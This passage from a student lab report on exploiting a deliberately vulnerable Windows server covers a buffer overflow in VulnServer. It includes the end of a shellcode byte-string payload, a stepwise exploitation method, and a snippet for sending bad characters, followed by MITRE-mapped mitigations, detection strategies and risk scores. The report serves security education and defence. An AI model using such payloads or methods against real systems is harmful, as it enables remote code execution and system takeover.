    buf += b"\xaa\x36\xdc\x2f\xaf\x73\x96\xc4\x1b\x0f\x29\x0c"
    buf += b"\x52\xf0\x86\x71\x5a\x03\xd6\xb6\x5d\xfc\xad\xce"
    buf += b"\x9d\x81\xb5\x15\xdf\x5d\x33\x8d\x47\x15\xe3\x69"
    buf += b"\x79\xfa\x72\xfa\x75\xb7\xf1\xa4\x99\x46\xd5\xdf"
    buf += b"\xa6\xc3\xd8\x0f\x2f\x97\xfe\x8b\x6b\x43\x9e\x8a"
    buf += b"\xd1\x22\x9f\xcc\xb9\x9b\x05\x87\x54\xcf\x37\xca"
    buf += b"\x30\x3c\x7a\xf4\xc0\x2a\x0d\x87\xf2\xf5\xa5\x0f"
    buf += b"\xbf\x7e\x60\xc8\xc0\x54\xd4\x46\x3f\x57\x25\x4f"
    buf += b"\x84\x03\x75\xe7\x2d\x2c\x1e\xf7\xd2\xf9\xb1\xa7"
    buf += b"\x7c\x52\x72\x17\x3d\x02\x1a\x7d\xb2\x7d\x3a\x7e"
    buf += b"\x18\x16\xd1\x85\xcb\x13\x26\xb8\x0c\x4c\x24\xc2"
    buf += b"\x13\x37\xa1\x24\x79\x57\xe4\xff\x16\xce\xad\x8b"
    buf += b"\x87\x0f\x78\xf6\x88\x84\x8f\x07\x46\x6d\xe5\x1b"
    buf += b"\x3f\x9d\xb0\x41\x96\xa2\x6e\xed\x74\x30\xf5\xed"
    buf += b"\xf3\x29\xa2\xba\x54\x9f\xbb\x2e\x49\x86\x15\x4c"
    buf += b"\x90\x5e\x5d\xd4\x4f\xa3\x60\xd5\x02\x9f\x46\xc5"
    buf += b"\xda\x20\xc3\xb1\xb2\x76\x9d\x6f\x75\x21\x6f\xd9"
    buf += b"\x2f\x9e\x39\x8d\xb6\xec\xf9\xcb\xb6\x38\x8c\x33"
    buf += b"\x06\x95\xc9\x4c\xa7\x71\xde\x35\xd5\xe1\x21\xec"
    buf += b"\x5d\x01\xc0\x24\xa8\xaa\x5d\xad\x11\xb7\x5d\x18"
    buf += b"\x55\xce\xdd\xa8\x26\x35\xfd\xd9\x23\x71\xb9\x32"
    buf += b"\x5e\xea\x2c\x34\xcd\x0b\x65"
    return buf

```

Figure 46: Payload as a byte string in python

4.2 Linux - Complete Pentest (Mesa)

4.3 Digital Forensics

5 Vulnerabilities and Countermeasures

This section will detail exploited vulnerabilities, utilized attack vectors, and possible countermeasures, while providing a risk assessment for each employed tactic. The risk assessment will be done for the specific setup encountered in the provided environment, assuming it will be used in an enterprise context, exposing the machine to traffic outside a laboratory environment. Risk assessment will use a simple scale from 1-10 to estimate likelihood and possible damages.

To categorize, the following frameworks and classifications will be used:

- **MITRE ATT&CK Framework** [26]
- **MITRE D3FEND Framework** [27]
- **CVE: Common Vulnerabilities and Exposures** [28]
- **CWE: Common Weakness Enumeration** [29]

5.1 Windows Scanning and Buffer Overflow

5.1.1 Reconnaissance (TA0043) [30]

To gather information about the host system and possible vulnerabilities, an active scan was conducted via Nmap (see ?? – ??).

5.1.1.1 Offensive techniques

- **Active Scanning** (T1595)
- **Active Scanning: Vulnerability Scanning** (T1595.002)

An Active Scan is utilized to gather information about the target system for later use in an attack [31] (open ports, services, the operating system, and possible vulnerabilities [32]). The target was known, therefore it was not necessary to scan the whole laboratories IP range (Scanning IP Blocks [T1595.001] [33]). Further scanning or reconnaissance was not necessitated by the assignment either. Since the attacking machine was able to tunnel into the laboratory network, scanning the machine directly was possible via network without any other setup. There were no mitigation tactics set up, therefore no tactics to stay covert were employed.

5.1.1.2 Defensive techniques

5.1.1.2.1 Mitigation Techniques

- **Pre-Compromise** (M1056)

Proactive measures can be taken to prevent a compromise. Active scans are difficult to prevent, so the amount of sensitive data that is publicly accessible should be minimized, reducing the possible attack surface [34].

5.1.1.2.2 Detection Techniques

- **Detection of Active Scanning** (DET0830)
- **Detection of Vulnerability Scanning** (DET0867)

Both defensive techniques implore the system's administrator to monitor network traffic to detect anomalous behavior, for example port scanning. If suspicious traffic were to be detected, a firewall entry could be generated preventing the attacker from connecting to the target system. The act of Active Scanning itself does not necessarily need to be mitigated, in fact it cannot realistically be prevented when one is running public facing services. These strategies should be employed to monitor suspect behavior and act accordingly on subsequent connection attempts (for example blacklisting IPs that scanned the machine) [35, 36].

5.1.1.3 Risk assessment

Active Scanning is more or less guaranteed to happen if the machine ever were to be put into a publicly reachable network. Services like Shodan [37] regularly scan the internet. The cost of an Active Scan like this for the attacker is close to none, and the possible upside could be large for the attacker in terms of information gain for future attacks.

Likelihood: 10 / 10

The damages Active Scanning can cause are minimal. Information flow cannot be restricted practically. If the setup is misconfigured, information could leak that should not be publicly available, therefore the possible damages are not none but still minimal. The laboratory setup only exposed the running services, no sensitive information was gained in the active scan.

Damages: 0.5 / 10

5.1.1.3.1 Total risk

0.5 (Damage Score) x 10 (Likelihood Score) = 5

The total risk score for Active Scanning is **5 / 100**.

5.1.2 Vulnerability - Buffer Overflow

To access the system initially, a Buffer Overflow vulnerability was used (see ?? – ?? for execution details). The vulnerability can be classified as:

CWE-120: Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') [38]

There is no CVE entry for the vulnerability in the VulnServer program, since it was specifically designed as an educational tool for Buffer Overflows [39].

5.1.2.1 Working principle

Cowan et al. explain the principle behind a Buffer Overflow is, that a program vulnerable to Buffer Overflow does not validate input length or contents, instead writing the input to memory without proper bounds-checks. The attacker's goal is exploiting the fact that input isn't being validated correctly by the server, enabling them to overwrite memory with malicious code, taking over the program [40].

Cowan et al. explain that the program should be provided a string as input, which is made up of native CPU instructions. The program then writes this string to the buffer, storing the injected code. Since there are insufficient bounds-checks, the allotted buffer can be overstepped, writing to adjacent memory. The exploit used intends to overwrite *code pointers*, pointing to the instruction that should be executed next. Cowan et al. go on to explain that the program lays down an Activation Record on the Stack for each function call, contain the return address, which point the operating system to the next instruction to run after the function has returned [40]. In the case of the attacked Windows machine, this return address is held in the EIP register. By corrupting this register with a suitable address, the attacker can force the target system to execute the injected code, which is called "The stack-smashing attack" [41].

The most common approach is to provide the vulnerable service with a string, that overflows the buffer, corrupts the return address and provides the payload right after [42], which was utilized in this assignment. Providing the input string therefore achieved the following:

1. Overflow the buffer with noise
2. Corrupt the return address with a suitable replacement
3. Execution of the payload at the aforementioned address

5.1.2.2 Procedure

- **Step 1: Inciting a crash**




Figure 47: Visualization of Buffer Overflow exploitation procedure - Crashing the server

To check if a Buffer Overflow is possible, an input consisting of repeating characters can be sent to the host system. If the input is of sufficient size, and is not being validated correctly, the server will crash. This happens, because writing the input to memory uncritically leads to the corruption of the return address (see ??, Step 1). A string of repeating characters is not a valid address for the next instruction anymore, leading to a crash. Inciting a crash this way indicates that a Buffer Overflow is present and could be exploited.

- **Step 2: Determining the offset**

To determine how big the input needs to be to write to the EIP, the offset needs to be determined. Sending a non-repeating string of characters and inspecting, which characters get written to memory as bytes, allows the attacker to determine how long the input needs to be before the return address gets overwritten by the input (see ??).




Figure 48: Visualization of Buffer Overflow exploitation procedure - Offset determination

• Step 3: Determining bad characters

For the injected code to be executed, the transmitted input including the payload needs to be processed by the host system. This could be prevented by bad characters, like the null byte or the carriage return. To figure out which characters should be omitted in the final input, a string of all possible candidates can be sent to the host system, followed by an identifiable sequence of characters. Inspecting which characters show up in memory helps determine which characters should be omitted. If the identifiable sequence at the end shows up, no more bad characters remain.




Figure 49: Visualization of Buffer Overflow exploitation procedure - Bad character determination

- **Step 4: Determining the return address**

To corrupt the return address properly, an advantageous address needs to be determined. Since we elected to send a singular input containing the payload, we needed to find an instruction in memory which would force the host system to execute our payload after the function processing the input returns. On the Windows target machine, the JMP ESP assembly instruction was possible to be utilized. This instruction should be stored in non-randomized executable memory, to make use of the instruction possible and consistent.

- **Step 5: Executing the attack**

The payload can now be transmitted, preceded in the input string by a string filling the buffer up to the return address, and the address that should overwrite the EIP (see ??).




Figure 50: Visualization of Buffer Overflow exploitation procedure - Attack execution

Care should be taken to provide the return address in the correct format.

Windows uses "Little Endian", which may necessitate the byte order to be reversed.

The likelihood of exploitation is "High", according to the CWE entry (see ??):




Figure 51: High likelihood of exploit according to CWE-120

Source: <https://cwe.mitre.org/data/definitions/120.html>

5.1.3 Initial Access (TA0001) [43]

5.1.3.1 Vulnerability

See ?? – ??

5.1.3.2 Offensive techniques

- **Exploit Public-Facing Application** (T1190)

The attacker attempts to gain initial access via vulnerabilities in an outwardly exposed host or system [44]. In this case, the system was susceptible to an attack because unvalidated input is being written to memory without bounds-checking, enabling the Buffer Overflow.

5.1.3.3 Defensive techniques

The simplest way to prevent this attack would be input validation on the application level. Checking that the authentication string and rejecting malformed inputs would help mitigation.

5.1.3.3.1 Mitigation Strategies

- *Application Isolation and Sandboxing (M10448)*

Segmenting and virtualization can help isolate compromised parts of the system. [45].

If the vulnerable application had been isolated more, it would be more difficult for an attacker to compromise the whole system even if they were to exploit the vulnerability.

- *Exploit Protection (M1050)*

Security applications monitoring the host system can detect malicious activity [46].

No SIEM, IDS, IPS or comparable system was in use in the laboratory, which should be employed in real environments.

- *Update Software (M1051)*

Performing regular software updates might patch possible vulnerabilities [47]. The VulnServer application would not receive any updates, since it was deliberately designed to be flawed, but a real server application would likely receive regular patches during its lifetime.

- *Filter Network Traffic (M1037)*

Restricting outbound network traffic from publicly exposed servers can prevent connections to attackers [48]. The reverse shell created during the assignment could be stopped if the appropriate packets were filtered out by a firewall.

- *Limit Access to Resource Over Network (M1035)*

Ensure all publicly exposed services are intended to be exposed [49]. It can be assumed that an actual server like the application running in the application would be intended to be exposed. Still, it could be useful to conduct checks on all publicly running applications, since other services might expose information or entry points into the network via other vulnerabilities inadvertently.

- *Network Segmentation (M1030)*

Create a demilitarized zone (DMZ) to encapsulate public-facing services [50]. A DMZ could help encapsulate the compromised server, shielding it from the rest of the trusted network if it were deployed in a real environment.

- *Privileged Account Management (M1026)*

Use the least privilege principle to limit exploitable permissions [51]. A real server should run with the least privileged user possible, to prevent compromised servers to immediately be able to access any part of the system.

- *Vulnerability Scanning (M1016)*

Periodically scan public-facing systems for vulnerabilities [52]. If a vulnerability like the one in VulnServer were to be discovered in a real server, a regular scan could alert relevant personnel.

All listed mitigation strategies could reduce the risk of infiltration if the server were to be deployed outside the laboratory environment.

5.1.3.3.2 Detection strategies

- **Exploit Public-Facing Application – multi-signal correlation (request → error → post-exploit process/egress) (DET0080).**

The following steps could be taken to detect Initial Access of this kind [53]:

1. *Detect abnormal request patterns to the public endpoint*

Repeated connection attempts to the server with suspicious inputs could be flagged automatically.

2. *Detect elevated 4xx / 5xx responses or invocations of unusual methods or paths*

Detecting repeated errors (crashing in the case of VulnServer) could indicate malicious requests.

3. *Detect unusual instructions or loading of unusual modules*

Catching the invocation of unusual memory locations, like the JMP ESP command for example could indicate adversarial inputs.

4. *Detect outbound callbacks*

The server should not be creating a reverse shell connection, detecting the outbound traffic could prevent attackers from utilizing their access.

5.1.3.4 Risk assessment

If an actual production server configured like the one set up in the laboratory were to be deployed on the internet, automated attacks would most likely hit the service and exploit the Buffer Overflow vulnerability. Since the Buffer Overflow is discoverable easily in the VulnServer application (sending a long string is enough), it is reasonable to assume a similar vulnerability in a real server would quickly become public knowledge.

Likelihood: 10 / 10

Crashing the server compromises the security goal Availability, preventing the server from functioning. To calculate the risk for this step, a full takeover via payload injection will not be assessed yet, just crashing the server via Buffer Overflow will be assessed.

Damages: 7 / 10

5.1.3.4.1 Total risk

7 (Damage Score) x 10 (Likelihood Score) = 70

The total risk score for Initial Access phase is **70 / 100**.

5.1.4 Execution (TA0002)

5.1.4.1 Vulnerability

See ?? – ??

5.1.4.2 Offensive techniques

- **Exploitation for Client Execution** (T1203) [54]

Software vulnerabilities in client applications lead to arbitrary execute code [54].

The attack in this assignment resulted in arbitrary code execution, compromising the system.

5.1.4.3 Defensive techniques

5.1.4.3.1 Mitigation Strategies

If such a vulnerability is not possible to fix immediately, some of the same steps which were discussed in ?? – ?? can be taken to mitigate the exploitation of such vulnerabilities:

- *Application Isolation and Sandboxing* (M10448) [45]
- *Exploit Protection* (M1050) [46]
- *Update Software* (M1051) [47]

5.1.4.3.2 Detection Strategies

- **Exploitation for Client Execution – cross-platform behavior chain (browser/Office/3rd-party apps)** (DET0287) [55]

Detection can be once again facilitated by observing a cause and effect chain [55]:

1. *A client app experiences a crash or abnormal exit / loads from an unusual location*

The server crashed because of the Buffer Overflow, which should raise red flags.

2. *The app drops or modifies files*

Monitoring unexpected file access could help detect an attack, even though no files were modified during the attack in this assignment.

3. *The app spawns an unexpected child*

Creating a new powershell instance or an installer for example can be suspicious. The reverse shell connection was established directly via TCP during the attack in this assignment, therefore this technique wouldn't have worked as well here, but is still advisable to employ.

4. *The app establishes an unusual outbound connection*

Looking out for unwanted connections can aid detection, see ?? – ??.

5.1.4.4 Risk assessment

The same rationale explained in ?? – ?? applies here. The likelihood of a Buffer Overflow of this manner being exploited is high, see ??. The discovered Buffer Overflow would need to be probed and exploited. In the laboratory setup, this was easy because access to a debugger on the host system was granted. It is reasonable to assume an exploit for a server like VulnServer would be written and available publicly on services like Exploit-DB [56].

Likelihood: 10 / 10

The damages exploitation of the vulnerability could cause would be devastating. Crashing the server already compromises the security goal Availability, as was discussed in ?? – ??. Since the vulnerability enables the attacker to take over the system, Confidentiality, Integrity, and basically all other security goals are compromised as well if the attacker injects a payload that leads to a full system compromise.

Damages: 10 / 10

5.1.4.4.1 Total risk

10 (Damage Score) x 10 (Likelihood Score) = 100

The total risk score for the Execution phase is **100 / 100**.

It should be kept in mind, that no real defense systems were setup in the laboratory environment. If this were the case in a real scenario, the damages would be large, and attacks or intrusions would be difficult to detect as well, further expanding the scope of possible negative impact the vulnerability could have.

5.1.5 Command and Control (TA0011) [57]

5.1.5.1 Vulnerability

See ?? – ??

5.1.5.2 Offensive techniques

- **Application Layer Protocol (T1071)**

Commands to the remote attacker system are sent via application layer protocols [58].

In this assignment, a TCP reverse shell was created via netcat, compromising the system.

5.1.5.3 Defensive techniques

5.1.5.3.1 Mitigation Strategies

- *Filter Network Traffic (M1037)* [48]

See ?? – ??

- *Network Intrusion Prevention (M1031)*

Intrusion prevention systems (IPS) could prevent attacks by identifying adversarial traffic and possibly thwarting exploitation attempts. [59]

5.1.5.3.2 Detection Strategies

- **Detection of Command and Control Over Application Layer Protocols (DET0444)**

Detects suspicious usage of application-layer protocols via different metrics (e.g. byte count, ports etc.) [60]. In the assignment the reverse shell connected to port 443 on the attacking machine, a port for which outbound traffic from a public server is highly unusual.

Like was mentioned before, the laboratory environment didn't provide any implementation of these mitigation or detection tactics, from which a real life application would benefit.

5.1.5.4 Risk assessment

If the attacker has reached the point of compromising the system, the likelihood of this vector being utilized is very high. No protections were setup to prevent the outbound connection.

Likelihood: 10 / 10

The target system has been compromised at this point, and since no further security procedures were present in the laboratory setup nothing prevents the attacker from exploiting it further.

Damages: 10 / 10

5.1.5.4.1 Total risk

10 (Damage Score) x 10 (Likelihood Score) = 100

The total risk score for the Command & Control phase is **100 / 100**.

5.1.6 Overall Risk assessment

It should be noted, that the laboratory environment itself is much different from many real life black box scenarios. The risk assessment changes, if the attacker was able to clone the target environment to perfect their attack and freely discover possible attack vectors like in this example, or if they are trying to break in without the same insights into the target system.

The risk presented by the presented laboratory setup is high enough that it would require immediate action, presenting a high likelihood of high damages. Disregarding the total risk of Reconnaissance, which is not factored in here because of the nature of being a pre-attack step, the total overall risk comes out to:

$$(70 + 100 + 100)/3 = 90$$

Total overall risk: **90 / 100**

A Buffer Overflow vulnerability like this should be prevented / fixed immediately in any productive system.

5.2 Linux - Complete Pentest (Mesa)

5.3 Digital Forensics

6 Personal Evaluation

6.1 Windows Scanning and Buffer Overflow

Something that cost time unnecessarily was a lack of attention to detail during the first appointment. Executing the script kept failing to write the "bad character" candidate string to memory, no matter what characters were passed. I failed to notice for a while that the first part of the string, the "AUTH" portion, was missing a whitespace (see ??). From that point onward, I was more vigilant.

```
"""Sending bad characters to determine termination bytes"""  
req = "AUTH" + "\x41" * 1044 + get_bad_chars() + "\x42" * 24
```

Figure 52: Missing whitespace in AUTH string

Another misstep was the assumption, that the IP address on the eth1 network interface should be used in payload generation (see ??).

```
(student@kali)-[~]  
$ ip a | grep eth  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel  
    link/ether 52:54:00:8c:a9:81 brd ff:ff:ff:ff:ff:ff  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel  
    link/ether 00:ff:00:01:fa:43 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.101.20/24 brd 192.168.101.255 scope global eth1  
    link/ether 0a:69:47:20:11:40 brd ff:ff:ff:ff:ff:ff  
    link/ether 5e:44:fe:d5:bf:b3 brd ff:ff:ff:ff:ff:ff
```

Figure 53: Wrong IP address for the attack

After some experimentation with payload generation, I took a look at all network interfaces on the attacking computer once more (see ??). Thinking back to the networking lecture "Rechnernetze", I realized all addresses are located inside private address ranges. That made me think consider them actively, which lead to the realization that the address the computer was assigned inside the ICS laboratory network under the virtual **tun0** interface is the address that was necessary for the reverse shell connection to work.

```

(student@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNK
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_co
   link/ether 52:54:00:8c:a9:81 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_co
   link/ether 00:ff:00:01:fa:43 brd ff:ff:ff:ff:ff:ff
   inet 192.168.101.20/24 brd 192.168.101.255 scope global dyn
       valid_lft 861391sec preferred_lft 861391sec
   inet6 fe80::2ff:ff:fe01:fa43/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: br-19caa7bfe138: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 150
   link/ether 0a:69:47:20:11:40 brd ff:ff:ff:ff:ff:ff
   inet 172.18.0.1/16 brd 172.18.255.255 scope global br-19caa
       valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc
   link/ether 5e:44:fe:d5:b3:b3 brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
6: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1500 qdisc noqueue
   link/none
   inet 10.0.61.2/24 brd 10.0.61.255 scope global tun0
       valid_lft forever preferred_lft forever
   inet6 fe80::b05e:d59f:b313:8fa5/64 scope link stable-privac
       valid_lft forever preferred_lft forever

```

Figure 54: All IP addresses of the attacker machine

Starting the VPN at the beginning of each session was an afterthought, which led to me not realizing it impacts how the machine needs to be addressed for the attack to work. This realization took a while to manifest, and made it clear to me that I should question my assumptions, and make sure that the conclusions I reach are thought through instead of assumed without critical questioning.

Using the ImmunityDebugger gave me a little trouble at first. A lot of time was spent during the first session learning the tooling and accustoming myself to the environment.

Exploiting the Buffer Overflow required understanding of the stack and how operations work on the machine level, which I lacked from prior studies. I had grasped the concept from explanations during the lecture, but did not fully understand how to apply the concept in practice. That became clear during work on the assignment, which helped me gain a better understanding of the processes happening close to the hardware.

Writing the report was very time intensive, requiring more time than I had anticipated when starting out. In addition, the level of detail required was only apparent once I had started the writing process. When I was documenting my approach, I didn't take enough care to represent the steps I took with readable, appropriately formatted screenshots. I had to go back and repeat some steps to take satisfactory screengrabs, only gaining usable material during the second session. At that point I had gone over the material again and reviewed the steps I took in detail. I was therefore able to repeat the steps quickly with intent. A deeper understanding of the subject matter gave me with the ability to anticipate what information was relevant, which made it easier to take the steps in an easily documentable way.

Moving into the next assignment, I knew what to expect in terms of documentation of my actions. I practiced the discussed concepts on my private system, to prepare myself for the scheduled appointments in which we could work on the assignment. I had learned that preparation and familiarity with the tooling and the subject matter enable me to focus on executing the necessary steps while being able to document them. If I don't know what I am doing or why I am doing it, my ability to document and communicate my actions diminishes drastically. Hence I did my utmost to be prepared for the following assignments.

6.2 Linux - Complete Pentest (Mesa)

Since this exercise was much less guided than the previous one, i took care to prepare as best i could for this assignment. I studied the provided materials and practiced using the tools on private hardware. I set up two virtual machines, an attacker machine running Kali Linux and a target machine running Debian. I purposely configured it so that it would be attackable by the tools discussed in the lecture preceding the appointments.

I further studied the Mitre Attack Framework, trying to formulate a high level strategy concerning what approaches i should employ when i pentest the Linux machine.

Lastly, i revisited the materials I produced when I held the Linux - Basics seminar in my third semester. I was still familiar with the concepts we taught, but didn't remember all the tooling needed to apply that knowledge in practice. I figured a general familiarity with the basic functions could come in handy if interaction with the target machine strays from the expected path.

6.3 Digital Forensics

7 References

- [1] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4*. Intel Corporation. URL: <https://cdrdv2.intel.com/v1/dl/getContent/671200> (accessed on 04/23/2026).
- [2] Marco-Gisbert, Hector and Ripoll Ripoll, Ismael. "Address Space Layout Randomization Next Generation". In: *Applied Sciences* 9.14 (2019). ISSN: 2076-3417. DOI: 10.3390/app9142928. URL: <https://www.mdpi.com/2076-3417/9/14/2928>.
- [3] Microsoft. *Data Execution Prevention (DEP)*. Microsoft Learn. URL: <https://learn.microsoft.com/en-us/windows/win32/memory/data-execution-prevention> (accessed on 04/23/2026).
- [4] Arm Limited. *ARM Developer Documentation - NOP*. Arm Limited. URL: <https://developer.arm.com/documentation/dui0489/i/Cjafcggi> (accessed on 04/23/2026).
- [5] Arm Limited. *ARM Developer Documentation - JMP*. Arm Limited. URL: <https://developer.arm.com/documentation/101655/0961/8051-Instruction-Set-Manual/Instructions/JMP> (accessed on 04/23/2026).
- [6] Microsoft. *What is SIEM?* Microsoft. URL: <https://www.microsoft.com/en-us/security/business/security-101/what-is-siem> (accessed on 04/23/2026).
- [7] Scarfone, Karen, Mell, Peter, et al. "Guide to intrusion detection and prevention systems (idps)". In: *NIST special publication 800.2007* (2007), p. 94.
- [8] Dadheech, Krati, Choudhary, Arjun, and Bhatia, Gaurav. "De-Militarized Zone: A Next Level to Network Security". In: *2018 Second International Conference on Inventive Communication and Computational Technologies (ICICCT)*. 2018, pp. 595–600. DOI: 10.1109/ICICCT.2018.8473328.
- [9] Gordon Lyon. *Nmap Usage*. URL: <https://svn.nmap.org/nmap/docs/nmap.usage.txt> (accessed on 04/23/2026).
- [10] Microsoft. *SMB feature descriptions in Windows Server*. Microsoft Learn. URL: <https://learn.microsoft.com/en-us/windows-server/storage/file-server/smb-feature-descriptions> (accessed on 04/23/2026).
- [11] Venema, Wietse. "Tcp wrapper". In: *UNIX Security Symposium III: proceedings: Baltimore, MD*. 1992, p. 85.

- [12] Microsoft. *Ports used by Remote Desktop Services (RDS)*. Microsoft Learn. URL: <https://learn.microsoft.com/en-us/troubleshoot/windows-server/remote/ports-used-by-rds> (accessed on 04/23/2026).
- [13] SamSepi0l. *Android4 VulnHub writeup*. Medium. URL: <https://medium.com/@samsepio1/android4-vulnhub-writeup-3036f352640f> (accessed on 04/23/2026).
- [14] Nmap Project. *Issue #1276 on nmap/nmap (GitHub)*. GitHub. URL: <https://github.com/nmap/nmap/issues/1276> (accessed on 04/23/2026).
- [15] fahmifj. *HackTheBox: Explore Writeup*. GitHub Pages. URL: <https://fahmifj.github.io/ctf/hackthebox/explore/> (accessed on 04/23/2026).
- [16] Marc-André Moreau. *FreeRDP Manual*. URL: <https://github.com/awakecoding/FreeRDP-Manuals/blob/master/User/FreeRDP-User-Manual.markdown> (accessed on 05/04/2026).
- [17] Microsoft. *Remote Desktop Services*. Microsoft Learn. URL: <https://learn.microsoft.com/en-us/windows/win32/termserv/about-terminal-services> (accessed on 04/23/2026).
- [18] *CVE-2017-0143*. The MITRE Corporation. URL: <https://www.cve.org/CVERecord?id=CVE-2017-0143> (accessed on 04/23/2026).
- [19] Microsoft. *SMB Message Block Signing*. Microsoft Learn. URL: <https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing> (accessed on 05/04/2026).
- [20] Rapid7 / Metasploit. *NASM Shell*. Rapid7. URL: https://github.com/rapid7/metasploit-framework/blob/master/tools/exploit/nasm_shell.rb#L9 (accessed on 05/04/2026).
